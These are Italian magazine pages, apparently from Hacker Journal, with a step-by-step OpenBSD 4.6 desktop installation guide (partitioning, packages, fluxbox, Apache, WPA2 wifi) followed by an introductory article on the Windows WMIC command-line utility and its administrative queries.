OpenBSD è il secondo sistema operativo BSD più utilizzato con una percentuale attestata intorno al 33%, preceduto da FreeBSD (70%) e seguito da NetBSD e DragonflyBSD.

Una delle maggiori critiche che si muove ad OpenBSD è che l'installazione di base offra, di fatto, ben pochi servizi all'utente finale e che, in virtù di ciò, la sua sicurezza sia legata a ragioni statisticamente determinate dal poco software a corredo offerto.

Al di là di quanto detto, il sistema resta, in ogni caso, molto utilizzato in svariati ambiti enterprise e non: realizzazione di server Web, server di posta elettronica, DNS, configurazione di firewall di rete attraverso il potente **PF** messo a disposizione gratuitamente con l'installazione di base (che abbiamo avuto modo di analizzare in HJ 188), gestione di policy di load-balancing layer 7 e tanto altro: non ultima la possibilità di avere un sistema BSD desktop sufficientemente maturo per lo sviluppo di applicativi ed il normale utilizzo di una workstation.

Il sistema è rilasciato con cadenza semestrale ed al momento della scrittura del presente articolo l'ultima release disponibile per il download è la **4.6**.

LA VERSIONE 4.6


Tra le principali novità introdotte nella versione 4.6 segnaliamo innanzitutto l'abilitazione di default del packet filter fin dal primo boot del sistema (disciplinato dall'apposito file /etc/rc.conf).

Relativamente a PF lo scrubbing è stato rivisto, è da ora possibile operare sulla normalizzazione dei pacchetti delle singole ACL definite.

Introducendo la keyword "match" è inoltre possibile impostare opzioni aggiuntive alle ACL senza modificarne lo stato; la vecchia direttiva "*scrub in all*" è da riscriversi pertanto come "*match in all scrub (no-df)*".

È inoltre da segnalare che lo swap di sistema è crittato di default (nelle versioni precedenti alla 4.6 è necessario intervenire abilitandolo "a caldo" sul kernel con il comando: "*sysctl -w vm.swapencrypt.enable=1*" oppure,

OpenBSD



per renderlo operativo dal boot, modificare il file "*/etc/sysctl.conf*" decommentando la riga "*vm.swapencrypt.enable=1*").
Per la gestione del protocollo SMTP compare inoltre il demone "*smtpd*". Naturalmente gestito con privilegi e permessi autonomi.
Disklabel (il tool di partizionamento del sistema) consente, sin dall'installazione, di allocare automaticamente, secondo uno schema suggerito, le partizioni riservate al sistema rendendo l'installazione dell'OS più snella ed alla portata anche dei meno esperti.
Sempre sull'installazione, molte migliorie sono state apportate al fine di rendere il processo più user friendly.
OpenSSH giunge alla versione 5.3, correggendo il vecchio limite legato alla dimensione della home path di 256 caratteri.
Per tutte le ulteriori novità vi rimandiamo al Changelog ufficiale, disponibile all'indirizzo *http://www.openbsd.org/46.html#new*.

ARCHITETTURA DEL SISTEMA

OpenBSD è un sistema operativo multi-piattaforma decisamente flessibile e per il quale i requisiti hardware minimi richiesti sono davvero esigui.
Attualmente il sistema è disponibile per ben **17 architetture hardware** (*http://www.openbsd.org/plat.html*).
Da segnalare, inoltre, che l'ottima gestione della memoria e delle risorse di sistema che da sempre caratterizza i sistemi BSD ha reso possibile **l'adozione di OpenBSD anche in contesti embedded**, consentendo la distribuzione e la vendita di apparati di rete poco ingombranti ed estremamente performanti (si pensi all'utilizzo di hardware Soekris per la realizzazione di efficienti router domestici ed aziendali: *http://glozer.net/soekris/soekris.html*).
Trovano posto nell'installazione standard del sistema operativo diversi applicativi atti a rispondere alle esigenze più comuni: dal prestante server Web Apache all'ambiente grafico offerto da X.org. Sono inoltre presenti tutti i software della suite OpenSSH.
La gestione, configurazione ed installazione degli applicativi è gestita tramite pacchetti disponibili attraverso i repository ufficiali OpenBSD e sono inoltre presenti, come per il cugino FreeBSD, i "port" (*http://www.openbsd.org/ports.html*); questi ultimi consentono la compilazione automatizzata dei sorgenti degli applicativi scaricati.
Il pieno supporto offerto all'emulazione binaria degli eseguibili Solaris, FreeBSD, Linux, BSD/OS, SunOS ed HP-UX rende, infine, il sistema estremamente modellabile da un punto di vista applicativo per quantità e qualità del software offerto.
OpenBSD si contraddistingue anche per essere un eccellente e sicuro ambiente di sviluppo attraverso il quale progettare software che, grazie alle librerie di sistema offerte, garantisca un'elevata portabilità, sostenibilità in contesti enterprise e sicurezza.
A tal fine è doveroso ricordare che **la libreria C standard (libc) di OpenBSD è stata parzialmente riscritta e particolarmente hardenizzata** al fine di consentire la realizzazione di applicativi estremamente sicuri ed evitare situazioni pericolose nella scrittura del sorgente (si pensi, ad esempio, al fatto che funzioni per l'allocazione della memoria, quali **malloc**, sono state interamente riscritte).

HELLO PUFFY

Malgrado il processo di installazione di OpenBSD sia eccellentemente descritto in ogni suo passo dalla ricchissima documentazione ufficiale offerta sul sito (*http://www.openbsd.org/faq/faq4.html*), l'utente che si accinge ad installare per la prima volta l'OS e/o che proviene da sistemi operativi decisamente più user friendly come GNU/Linux e Microsoft Windows potrebbe ritrovarsi un po' spaesato durante il processo di setup del sistema.
Offriremo pertanto una trattazione quanto più chiara e semplice possibile al fine di installare un sistema perfettamente funzionante ed in linea con le esigenze di un utente medio.
Ci occuperemo pertanto dell'installazione dell'OS e degli applicativi necessari alla corretta fruizione di un ambiente desktop OpenBSD. Analizzeremo infine i software presenti nell'installazione di base quali il server Web Apache, il server di posta elettronica Sendmail ed i principali applicativi di gestione del sistema.
Il primo passo da compiere per installare OpenBSD sul nostro PC è procurarci l'immagine del sistema. I modi per farlo sono variegati: è possibile scaricare un file .iso contenente l'intero sistema per la nostra architettura, un file di pochi mega contenente il minimo necessario ad avviare un'installazione da rete o, in alternativa, possiamo acquistare un economico set di CD.
Nel nostro caso abbiamo optato per la prima soluzione, scaricando OpenBSD 4.6 per sistemi x86.
L'hardware entro il quale operiamo ai fini di quest'articolo è una sessione virtuale offerta da VMWare; ciò nonostante il procedimento descritto è valido per qualsiasi architettura.
Per scaricare OpenBSD rechiamoci all'indirizzo *http://www.openbsd.org/ftp.html* e scegliamo il mirror che fa al caso nostro; noi abbiamo optato per il mirror tedesco offerto da SPline, scaricando la release 4.6 per sistemi i386 al seguente indirizzo: **ftp://ftp.spline.de/pub/OpenBSD/4.6/i386/install46.iso**.
Scaricata e masterizzata la iso possiamo procedere con l'installazione.
Inserito il CD al boot, il setup manager OpenBSD ci indicherà tre distinte opzioni : **(I)nstall , (U)pgrade or (S)hell.** Digitiamo "I" per procedere.



Isola di San Servolo (Venezia): OpenCON 2005 - Il taglio della torta di Theo de Raadt per festeggiare 10 anni di OpenBSD.

```
> a a
offset: [63]
size: [10474317] 4.5G
Rounding to cylinder: 9446157
FS type: [4.2BSD]
mount point: [none] /
```

Selezioniamo lo spazio sul disco da destinare al sistema operativo.

Seguiranno diverse domande relative al terminale desiderato (**vt220** è quello che selezioneremo), al layout della tastiera (**it**) sicchè il sistema ci formulerà la richiesta sul procedere o meno con l'installazione: **digitiamo yes e diamo Invio.**
Ci verranno poste alcune domande relativamente alla configurazione di rete che vogliamo impostare (hostname, interfaccia ethernet principale, dns etc.): nel nostro caso abbiamo optato per l'utilizzo della configurazione dinamica degli indirizzi (DHCP). Se vogliamo impostare un indirizzo IP statico possiamo farlo comodamente in questo momento oppure successivamente, a sistema installato. Conclusa la (rapidissima) configurazione di rete ci verrà chiesto di impostare la password dell'amministratore del sistema (root): digitiamola due volte; anche se sembrerà palese, è bene ricordarvi che **la password dell'utente root va scelta con criterio** evitando stringhe banali e privilegiando l'utilizzo di stringe alfanumeriche che contengano caratteri speciali, del resto a cosa serve utilizzare un sistema operativo iper-sicuro se poi utilizziamo "pippo" come password di root ?
Successivamente il setup ci rivolgerà le ultime domande relative all'uso che vogliamo fare del sistema: ci verrà chiesto se avviare o meno **SSHd** (yes) e **NTPd** (no) all'avvio, se si intende utilizzare un sistema grafico (X Window System, yes), se vogliamo impostare la porta **com0** come console di default (no), se vogliamo aggiungere da ora un utente wheel (no, lo faremo più tardi) ed, infine, il nostro timezone (Europe/Rome).
A questo punto il setup manager richiederà su che disco installare il sistema e se utilizzare o meno l'intero disco per OpenBSD, selezioniamo in base alle nostre esigenze (nell'esempio: wd0, il primo ed unico disco offerto dalla macchina virtuale sarà utilizzato interamente dall'OS).
Siamo ora giunti al momento forse più ostico ai più: il partizionamento del disco. Disklabel è un comodissimo tool a riga di comando (si esatto, nessuna simpatica interfaccia grafica con tante barre colorate) che ci consente di suddividere per benino il nostro disco; nel nostro esempio abbiamo ipotizzato una situazione del genere: 5Gb è lo spazio del nostro disco virtuale che vogliamo suddividere in 4.5Gb per il sistema (in un'unica partizione contenente l'intero sistema) e 500Mb di swap.


Dal momento che non amiamo le procedure guidate in stile Microsoft, selezioniamo C (custom) per creare il nostro layout personalizzato e procediamo come di seguito:
Aggiungiamo la partizione che conterrà l'intero sistema digitando da shell "**a a**" (che sta a significare **add a**, dove "a" indica semplicemente che è la prima partizione). Il sistema ci chiederà quindi l'offset iniziale della partizione che nel nostro caso coincide con l'inizio del disco, pertanto premiamo semplicemente enter (avendo il tool autonomamente individuato l'offset). Successivamente indichiamo la dimensione da attribuire alla partizione (nel nostro caso abbiamo inserito **4.5G**); infine digitiamo il tipo di file system desiderato, ovvero: **4.2BSD** (anche in questo caso possiamo premere semplicemente enter) e come desideriamo montarlo (digitiamo pertanto "**/**").

Vogliamo ora destinare 500Mb allo swap di sistema, procediamo pertanto in maniera simile al punto 1 digitando da shell "**a b**". L'offset iniziale sarà autonomamente calcolato dal software e coinciderà con la fine del segmento destinato alla partizione di root precedentemente creata; avendo un disco da 5Gb ed avendone destinati 4.5Gb al sistema nel nostro caso premeremo semplicemente enter alla richiesta della dimensione che sarà automaticamente impostata a 500Mb (ovviamente nel caso di dischi con dimensione maggiore imposterete come al punto 1 la dimensione da dare allo swap semplicemente scrivendo nM, dove n è il numero di mega da allocare). Infine concludiamo dicendo al tool che il file system da creare è di tipo swap.

```
> a b
offset: [9446220]
size: [1028160]
FS type: [swap]
```

Selezioniamo lo spazio sul disco da destinare allo swap.


A questo punto per assicurarci che tutto sia stato configurato a dovere digitiamo da shell "**p**". Se tutto fila, possiamo salvare i cambiamenti sul disco digitando "**w**" e poi "**q**". Una schermata ci ricorderà che il processo distruggerà ogni dato presente sull'hard disk e ci chiederà conferma: digitiamo **yes**. A questo punto il tool avvierà il partizionamento vero e proprio; quest'ultimo si concluderà nel giro di poco tempo (ricordiamo che, ovviamente, il tempo varia in base alle dimensioni delle partizioni).



Il partition manager ci offre un riepilogo del partizionamento richiesto.

Siamo quindi giunti alla parte finale del processo di installazione: ci viene chiesto, in breve, cosa installare e cosa no nel sistema e da dove attingere i pacchetti necessari: nel nostro

caso, avendo scaricato la versione completa sul CD, utilizzeremo come package sets il **cdrom** (qualora invece avessimo scelto l'installazione da rete a questo punto, selezionando come package sets **http** o **ftp**, il sistema avrebbe provveduto ad offrirci una carrellata di mirror da cui prelevare i pacchetti, un po' come accade con APT su sistemi GNU/Linux Debian e derivati nelle versioni net-install).
Dal momento che la nostra intenzione è installare e configurare un sistema OpenBSD desktop selezioneremo tutti i pacchetti semplicemente digitando "**all**" e premendo invio.
Partirà, pertanto, il processo di installazione che si concluderà nel giro di qualche minuto.
A completamento della procedura di installazione dei pacchetti un incoraggiante messaggio di congratulazioni ci informerà che il processo di installazione è terminato e che è il sistema è pronto al boot: estraiamo il cdrom, incrociamo le dita e riavviamo il sistema: se tutto è andato per il verso giusto, al successivo boot potremo finalmente presentarci a puffy!



Il nostro primo login ad OpenBSD.

Per quanto possa affascinarci la prospettiva di essere riusciti ad installare OpenBSD sul nostro PC, rimangono ancora alcuni passi da compiere per avere un sistema correttamente funzionante e sicuro.
Prima di tutto è necessario aggiungere un utente con privilegi non amministrativi per utilizzare il sistema. A tal fine utilizzeremo il comodo script "**adduser**" per la creazione di un utente wheel (che possa quindi, ove necessario, innalzare i propri privilegi a root).
Digitiamo quindi da shell il comando **"adduser"**; al primo avvio dello script saranno richieste alcune cose per l'aggiunta dei successivi utenti (percorso della home, modalità di autenticazione etc.): rispondiamo in base alle nostre esigenze e continuiamo aggiungendo il nostro utente. Presteremo particolare attenzione alla richiesta di inserimento dell'utente in altri gruppi scrivendo **"wheel"** quando richiesto.
Una lettura del **man afterboot**, inoltre, ci chiarirà nel dettaglio le operazioni di prassi da effettuare su un'installazione fresca fresca del sistema costituendo sicuramente un buon modo per prendere confidenza col nuovo OS.

FLUX BOX

Dopo aver creato il nostro utente, ci occuperemo di installare alcuni software essenziali per utilizzare al meglio il nostro desktop OpenBSD. Andremo pertanto ad installare e configurare l'ambiente grafico **fluxbox**, un browser per navigare online e quando diciamo questo pensiamo subito a **firefox**, qualche utility che ci semplifica il lavoro da console come **nano** e **wget** ed infine, proprio perché vogliamo abbondare, un client di posta elettronica (immaginate quale, vero ? Ma certo, **thunderbird**).

Iniziamo subito, quindi, con la configurazione dell'ambiente grafico; da root digitiamo da shell: **"X --configure"**; nella quasi totalità dei sistemi, il server X genererà un file di configurazione perfettamente compatibile con il nostro hardware, se siete sfortunati il caro Google sicuramente saprà offrirvi un valido aiuto.
Il packages manager di OpenBSD rappresenta la più concreta testimonianza di perfezione e stile del sistema.
Un semplice richiamo alla variabile d'ambiente "PKG_PATH" è sufficiente a rendere puffy immediatamente operativo nell'installazione del software.
Definiamo pertanto il nostro mirror in questo modo (da shell):

```
 # export PKG_PATH=ftp://¬
ftp.spline.de/pub/ ¬
OpenBSD/4.6/packages/i386
```

Procediamo quindi all'installazione dei pacchetti menzionati ed iniziamo a familiarizzare con il sistema di gestione dei pacchetti nel più semplice dei modi: utilizzando la modalità interattiva.
Per fluxbox e firefox scriveremo semplicemente come di seguito, per il resto... pensiamo possiate procedere autonomamente: :-)

```
# pkg_add -i -v fluxbox
parsing fluxbox-0.9.15.1p1
Dependencies for fluxbox-0¬
.9.15.1p1 resolve to: imlib2-¬
1.4.2 (todo: imlib2-1.4.2)
fluxbox-0.9.15.1p1:parsing ¬
imlib2-1.4.2
Dependencies for imlib2-.4.2¬
resolve to: png-1.2.35, ¬
jpeg-6bp5, tiff-3.8.2p4, ¬
libungif-4.1.4p1, libid3tag-¬
0.15.1bp2, bzip2-1.0.5 (todo:¬
libid3tag-0.15.1bp2,¬
libungif-4.1.4p1)
fluxbox-0.9.15.1p1:parsing ¬
libid3tag-0.15.1bp2
found libspec z.4.1 in ¬
/usr/lib
...

# pkg_add -i -v firefox35
parsing firefox35-3.5
Dependencies for firefox35-3.5¬
resolve to: libiconv-1.13,¬
gtk+2-2.14.7p0, gettext-¬
0.17p0, sqlite3-3.6.13p0,¬
esound-0.2.41v0, desktop-file-¬
utils-0.15 (todo: esound-0 ¬
.2.41v0)
firefox35-3.5:parsing esound-0
.2.41v0
...
```

A questo punto i più smaliziati si saranno già resi conto del fatto che OpenBSD risolve autonomamente tutte le dipendenze trovate rendendo di fatto l'operazione di installazione degli applicativi alla portata di tutti senza troppi rompicapo.
Segnaliamo inoltre che per impostare direttamente al boot il mirror FTP per l'installazione dei pacchetti è sufficiente modificare il file relativo al profilo utente (~/.profile) inserendovi all'interno:

```
PKG_PATH=ftp://ftp.spline.de/¬
pub/OpenBSD/4.6/packages/i386
export PKG_PATH
```

Completata l'installazione dei software siamo quasi pronti a goderci il nostro desktop: configuriamo fluxbox in modo da renderlo il window manager di default del sistema.
Da shell e con l'utente non-root creato precedentemente (da shell: **su –**

UTENTE) digitiamo:


```
$ echo 'exec /usr/local/bin/
¬ startfluxbox' > .xinitrc
```

seguito da un bel: "`chmod u+x .xinitrc`".

Siamo pronti per lanciare il fatidico comando: "**startx**": un semplice quanto snello e performante fluxbox vi accoglierà a braccia aperte.

WEB APACHE

Come abbiamo precedentemente accennato, OpenBSD offre nell'installazione di base diversi programmi per gli utilizzi più disparati. Uno tra questi è il server Web Apache, perfettamente funzionante fin dal primo avvio del sistema. Ricordiamo inoltre che la versione di Apache installata di default su OpenBSD funziona in modalità chroot, questo, restringendo il campo di azione entro cui opera il web server, costituisce di fatto una scelta atta a ridurre i fattori di rischio nell'eventualità di applicazioni server-side vulnerabili ad attacchi remoti (si pensi ad esempio a script PHP insicuri).
La directory dove sono contenuti i file di configurazione di Apache è localizzata in "**/var/www/conf**" mentre quella dove sono presenti i file Web è "**/var/www/htdocs**".
Per provare l'immediata disponibilità dei servizi Web avviamo Apache da shell digitando "**apachectl start**".
Utilizzando firefox (appena installato) colleghiamoci pertanto all'indirizzo "**http://127.0.0.1**" il quale ci restituirà la tipica pagina "**it worked!**" di Apache, attestante l'effettivo e corretto funzionamento del server Web.



Xorg in funzione su OpenBSD con fluxbox.

A partire dal **16 Aprile 2008** è stato introdotto il supporto nativo per l'autenticazione a reti wireless WPA/WPA2 per OpenBSD (ad opera di **Damien Bergamini** – damien@openbsd.org - riteniamo che il lettore intuisca autonomamente perchè non saranno minimamente considerate in questa sede le connessioni WEP).
A dispetto di quanto si possa pensare, l'associazione con AP 802.11g WPA/WPA2 è molto più snella e semplice rispetto a sistemi Linux. Utilizzando l'apposito tool "**wpa-psk**", configurare l'interfaccia wireless del sistema per il WPA/WPA2 è un gioco da ragazzi.
Nel nostro caso abbiamo configurato l'adattatore USB (chipset: **Realtek RTL8187B**) per autenticarsi ad una connessione wifi WPA2-AES. Collegata la nostra penna USB wifi, dmesg ci suggerisce che l'interfaccia di rete associata all'adattatore è nel nostro caso la **urtw0**. Vediamo quindi come presentare puffy alla rete. Prima di tutto convertiamo la passphrase in formato esadecimale a 256 bit:

```
# /sbin/wpa-psk <IL NOSTRO ¬
SSID> <passphrase>
```

L'output risultante costituirà la **stringa esadecimale** di nostro interesse.
Impostiamo quindi l'interfaccia opportunamente attraverso ifconfig:

```
# ifconfig urtw0 nwid <IL ¬
NOSTRO SSID> wpa wpapsk ¬
<stringa esadecimale>
```

Detto fatto… dopo qualche secondo l'associazione con l'Access Point andrà a buon fine e lo status dell'interfaccia diverrà attivo.
Volendo possiamo richiamare l'utilizzo di wpa-psk **direttamente tra i parametri di ifconfig**, per farlo semplicemente digiteremo:

```
# ifconfig urtw0 nwid Alice-¬
76XXXXXX wpa wpapsk $(wpa-psk¬
Alice-76XXXXXX <passphrase>)
```

A questo punto possiamo impostare l'interfaccia al classico modo; per un test veloce utilizziamo dhclient:

```
# dhclient urtw0
```

Testato il corretto funzionamento editeremo il relativo file "hostname" relativo all'interfaccia specificando il tipo di assegnazione IP da effettuare alla medesima. Se desideriamo utilizzare DHCP, dopo aver creato il file **/etc/hostname.urtw0**, andremo ad inserirci:

```
dhcp nwid <IL NOSTRO SSID> ¬
wpa wpapsk <stringa esadeci ¬
male>
```

Se invece volessimo impostare manualmente i parametri di rete inseriremo (nel nostro caso abbiamo optato per l'assegnazione dell'ip 192.168.1.100):

```
inet 192.168.1.100 ¬
255.255.255.0 192.168.1.255¬
nwid <IL NOSTRO SSID> wpa ¬
wpapsk $(<IL NOSTRO SSID> ¬
<passphrase>)
```

Per assegnare il gateway di riferimento su OpenBSD esiste l'apposito file **/etc/mygate**. Andremo ad inserire lì l'indirizzo del router (nel nostro caso: 192.168.1.1). Per i nameserver… il solito **/etc/resolv.conf.** Se tutto è andato bene la nostra connessione wireless sarà perfettamente funzionante ed attiva direttamente al boot:

```
$ ifconfig urtw0
urtw0: flags=8a43<UP,BROADCAST¬
,RUNNING,ALLMULTI,SIMPLEX, ¬
MULTICAST> mtu 1500 ¬
lladdr 00:18:e7:51:36:40
priority: 4
groups: wlan egress
media: IEEE802.11 autoselect ¬
(DS1 mode 11g)
status: active
ieee80211: nwid <IL ¬
NOSTRO SSID> chan 6 bssid
¬ 00:XX:XX:XX:XX:90 143dB ¬
wpapsk <not displayed> ¬
wpaprotos wpa1,wpa2 wpaakms
¬ psk wpaciphers tkip,ccmp ¬
wpagroupcipher tkip 100dBm
inet 192.168.1.100 net ¬
mask 0xffffff00 broadcast ¬
192.168.1.255
inet6 fe80::218:e7ff: ¬
fe51:3640%urtw0 prefixlen 64
scopeid 0x3
```

```
$ ping -c 3 www.hackerjournal.it
PING www.hackerjournal.it ¬
(81.29.213.101): 56 data bytes
64 bytes from 81.29.213.101:
¬ icmp_seq=0 ttl=52 time= ¬
30.423 ms
64 bytes from 81.29.213.101:
¬ icmp_seq=1 ttl=52 time= ¬
33.829 ms
64 bytes from 81.29.213.101:
¬ icmp_seq=2 ttl=52 time= ¬
30.624 ms
```

di Raffaele Rambaldi
Raffaele_rambaldi@hotmail.com

Windows Management Instrumentation Command-line

FRONT END

Per gli amici conosciuta come WMIC, è una utility a linea di comando tanto utile quanto poco conosciuta. Nulla può sfuggire alla vista di questa potentissima utility, in grado di rivelare i segreti delle migliaia di oggetti che compongono Windows, se solo abbiamo la pazienza di imparare a usarla.

Da Windows XP è apparso senza troppa enfasi, il file wmic.exe contenuto all'interno della directory windows\system32\wbem. E' inutile cercarlo perché non viene creato se prima non viene invocato. Basta digitare WMIC dal prompt dei comandi e, dopo che un messaggio vi informa che il file è stato compilato, potete cominciare ad usarlo.
Per la sua creazione non è necessario avere a portata di mano i dischi di Windows ed una volta a nostra disposizione possiamo accedere, via linea di comando, a tutte le funzionalità della Windows Management Instrumentation API.
Attraverso opportune interrogazioni si può accedere a qualunque informazione relativa ad una macchina Windows sia relativa all'hardware che al software. Non solo sono a portata di mano tutti i segreti nel computer locale ma anche quelli di tutte le macchine remote. Basta indicare l'indirizzo IP del nodo insieme, ovviamente, a delle credenziali valide.
Non si pensi che prima della introduzione di questa utility, ossia nelle versioni Windows 2000 e precedenti, non fosse possibile ottenere gli stessi risultati.

SPAZIO A WQL

Era solo più complesso e per farlo bisognava ricorrere ad un linguaggio del tipo Visual Basic e compilare delle query utilizzando il WMI Query Language (WQL) la cui sintassi è simile al SQL.

In pratica possiamo considerare WMIC come un front end per accedere alle più intime informazioni di Windows composto da una serie di query predefinite, di cui è possibile ottenere l'elenco digitando "WMIC /?" al solito prompt dei comandi.
Nella tabella 1 sono riportati tutti parametri e tutti gli alias che si possono interrogare.
Sono davvero tanti e non basterebbe tutto questo giornale per approfondirli singolarmente.
Alcune funzioni sono però molto utili. Vediamo quali possono essere le principali.
Iniziamo intanto dicendo che quasi tutte le query rispettano un formato standard:

```
wmic [credenziali] [area]
[stringa]
```

Per esempio proviamo a chiedere un elenco degli utenti registrati sul computer:

```
wmic useraccount list brief
```

Il risultato generato sulla macchina di test sarà un elenco che indicherà tutti i dati degli utenti, compresi i SID, che per ragioni di spazio ho un po' ridotto :

```
Caption
SID
MURUROA\Administrator ¬
       S-1-5-21-507921405-¬
1993962763-682003330-500
MURUROA\ASPNET ¬
       S-1-5-21-507921405-¬
1993962763-682003330-1004
MURUROA\Guest ¬
       S-1-5-21-507921405-¬
1993962763-682003330-501
MURUROA\HelpAssistant ¬
       S-1-5-21-507921405-¬
1993962763-682003330-1000
MURUROA\Raffaele ¬
       S-1-5-21-507921405-¬
1993962763-682003330-1003
MURUROA\SUPPORT_388945a0¬
S-1-5-21-507921405-¬
1993962763-682003330-1002
```

E' vero che attraverso il Pannello di Controllo si possono ottenere le medesime informazioni ma se reindirizzate l'output ad un file aggiungendo ">> nomefile.est" otterrete tutti i nomi degli utenti ordinatamente scritti in un file. Ad esempio scrivendo:

```
wmic group list brief¬
>>gruppi.txt
```

otterrete l'elenco su file di tutti i Gruppi del vostro computer che, se immaginiamo un Dominio di Active Directory molto popolato, potrebbe essere davvero utile.
Per restare in tema di Active Directory, per eseguire la medesima query su un Domain Controller remoto, avendo ovviamente i privilegi di amministrazione, bisogna scrivere:

```
wmic /user:"DOMINIO\¬
Administrator" /¬
password:"PWD" /¬
node:192.168.0.1 group list ¬
brief
```

Per registrare su file le informazioni personalmente preferisco reindirizzare l'output a video, reminescenze dei trucchetti che si usavano ai tempi del caro e vecchio DOS, ma esiste un altro metodo ossia registrare in un file XML. Scrivendo:

```
wmic /record:utenti.xml¬
useraccount list brief
```

avremo creato un file XML che contiene le stesse informazioni che abbiamo visto nel file di testo, presentate in maniera più raffinata.

Allo stesso modo è possibile ottenere informazioni sul BIOS, sugli IRQ, sulla memoria, sulla configurazione della scheda di rete, sulle QFE installate (aggiornamenti ed hotfix), servizi in esecuzione, per arrivare fino alla temperatura dei sensori dell'hardware.

NON SOLO INFO

Fino ad ora abbiamo visto come fare per ottenere delle informazioni ma WMIC è in grado anche di modificarle.
Per esempio, se volessimo cambiare l'indirizzo di rete ad un computer sarebbe sufficiente digitare:

```
wmic nicconfig where index=1¬
call enablestatic("192.168.¬
0.1"),("255.255.255.0")
```

oppure, per abilitare il DHCP, digitare:

```
wmic nicconfig where index=1¬
call enabledhcp
```

Pensate ad un povero amministratore di rete che deve cambiare indirizzo IP ad un centinaio di computer perché l'azienda è stata fusa con un'altra ed occorre rivedere il piano di indirizzi per renderlo compatibile con la nuova.
Occorre sgambettare non poco qualora non si disponga di strumenti per la gestione remota ed anche in questo caso si potrebbe operare su ciascuna macchina singolarmente con tempi notevoli.
Senza contare che nel frattempo si troverebbero a coesistere due reti incompatibili tra loro con parte degli utenti su l'una e parte sull'altra, che chiamano di continuo al telefono perché non vedono le risorse in rete... Un incubo.
Avendo letto questo articolo, invece, basterà scrivere uno script con un comando WMIC per ciascuna delle macchine con l'indirizzo da cambiare ed in pochi minuti il gioco è fatto.

SCOVARE I VIRUS

Wmic è utilizzabile anche per verificare quali processi sono in esecuzione e soprattutto qual è il file EXE che ha generato il processo. Qualora un file abbia un nome strano o si trovi in una directory strana, come ad esempio TEMP, nulla di più facile che quel processo sia un trojan o un virus. Potremmo averne conferma digitando:

```
wmic process list full
```

Come avete visto abbiamo solo gettato una rapida occhiata su questa potentissima utility. Il consiglio è quello di sperimentare, sperimentare ed ancora sperimentare.

[parametri] <comando>

Sono disponibili i seguenti parametri globali:

NAMESPACE - Percorso per lo spazio dei nomi rispetto a cui deve operare l'alias. Gli spazi dei nomi sono sempre relativi, ad esempio, se lo spazio dei nomi non inizia con
'\\', verrà considerato come relativo allo spazio dei nomi corrente.
Utilizzo:
/NAMESPACE:<spazionomi>

ROLE - Percorso per il ruolo contenente le definizioni di alias da rendere disponibili per
la sessione di utilità.
Utilizzo:
/ROLE:<spazionomi>
NOTA: i ruoli sono di fatto spazi dei nomi e vanno trattati nello stesso modo -ad esempio, i percorsi relativi devono comportarsi in modo appropriato (lo spazio dei nomi predefinito è '\\root\cli').

NODE - Specifica rispetto a quali server operera l'alias.
Utilizzo:
/NODE:<elenco ID computer>
NOTA: <elenco id computer> ::= <@nomefile | id computer> | <@nomefile | id computer> <,elenco id computer>

IMPLEVEL - Determina quale livello deve impersonare la riga di comando. L'impostazione predefinita è 'Impersonate'.
Utilizzo:
/IMPLEVEL:<livello implementazione>
I seguenti sono vari livelli di implementazione:
Impersonation Level

Anonymous
Identify
Impersonate
Delegate

AUTHLEVEL - Specifca il livello che la riga di comando deve autenticare. L'impostazione predefinita è 'Pkt'.
Utilizzo:
/AUTHLEVEL:<livautor>
I seguenti sono vari livelli di autorizzazione:
Authlevel

Default
None
Connect
CallPkt
Pktintegrity
Pktprivacy

LOCALE - Specifica l'id di lingua che la riga di comando deve utilizzare.
Utilizzo:
/LOCALE:<ID impostazioni internazionali>
NOTA: il parametro dell'opzione 'LOCALE' è nel formato MS_XXX. Dove XXX per inglese è 409, XXX per finlandese è 40b.

PRIVILEGES - Attiva o disattiva tutti i privilegi.
Utilizzo:
/PRIVILEGES:<opzione>
NOTA: i valori consentiti per <opzione> sono ENABLE o DISABLE.

TRACE - Specifica se le informazioni di debug dell'output devono essere copiate in stderr durante l'elaborazione delle richieste.
Utilizzo:
/TRACE:<opzione>
NOTA: i valori consentiti per <opzione> sono ON o OFF.

RECORD - Registra tutti i comandi e l'output WMIC in un file in formato XML.
Utilizzo:
/RECORD:<percorso file>

INTERACTIVE - Imposta o reimposta la modalità interattiva.
Utilizzo:
/INTERACTIVE:<opzione
NOTA: i valori consentiti per <opzione> sono ON o OFF.

FAILFAST - Imposta o reimposta la modalità FailFast.
Utilizzo:
/FAILFAST:<opzione>
NOTA: i valori consentiti per <opzione> sono ON o OFF.

OUTPUT - Specifica la modalità per il reindirizzamento dell'output.
Utilizzo:
/OUTPUT:<spec output>
NOTA: <specoutput> ::= (STDOUT | CLIPBOARD | <nomefile>)
STDOUT - L'output sarà reindirizzato a STDOUT.
CLIPBOARD - L'output verrà copiato in CLIPBOARD.
<nomefile> - L'output verrà scritto sul file

specificato.

APPEND - Specifica la modalità per il reindirizzamento dell'output.
Utilizzo:
/APPEND:<spec output>
NOTA: <specoutput> ::= (STDOUT | CLIPBOARD | <nomefile>)
STDOUT - L'output sarà reindirizzato a STDOUT.
CLIPBOARD - L'output verrà copiato in CLIPBOARD.
<nomefile> - L'output verrà aggiunto al file specificato.

USER - Fornisce l'utente da utilizzare durante la sessione.
Utilizzo:
/USER:<idutente>
NOTA: l'utente deve essere fornito nel formato <dominio>\<utente>.

AGGREGATE - Determina la modalità di visualizzazione dei risultati.
Utilizzo:
/AGGREGATE:<opzione>.
NOTA: i valori consentiti per <opzione> sono ON o OFF.

PASSWORD - Fornisce la password da utilizzare nella connessione alla sessione.
Utilizzo:
/PASSWORD:<password>

AUTHORITY - Specifies the <authority type> for the connection.
Utilizzo:
/AUTHORITY:<authority type>

/? - Visualizza specifiche/sintassi per i comandi della Guida.
Utilizzo:
/?:[<tipoguida>]

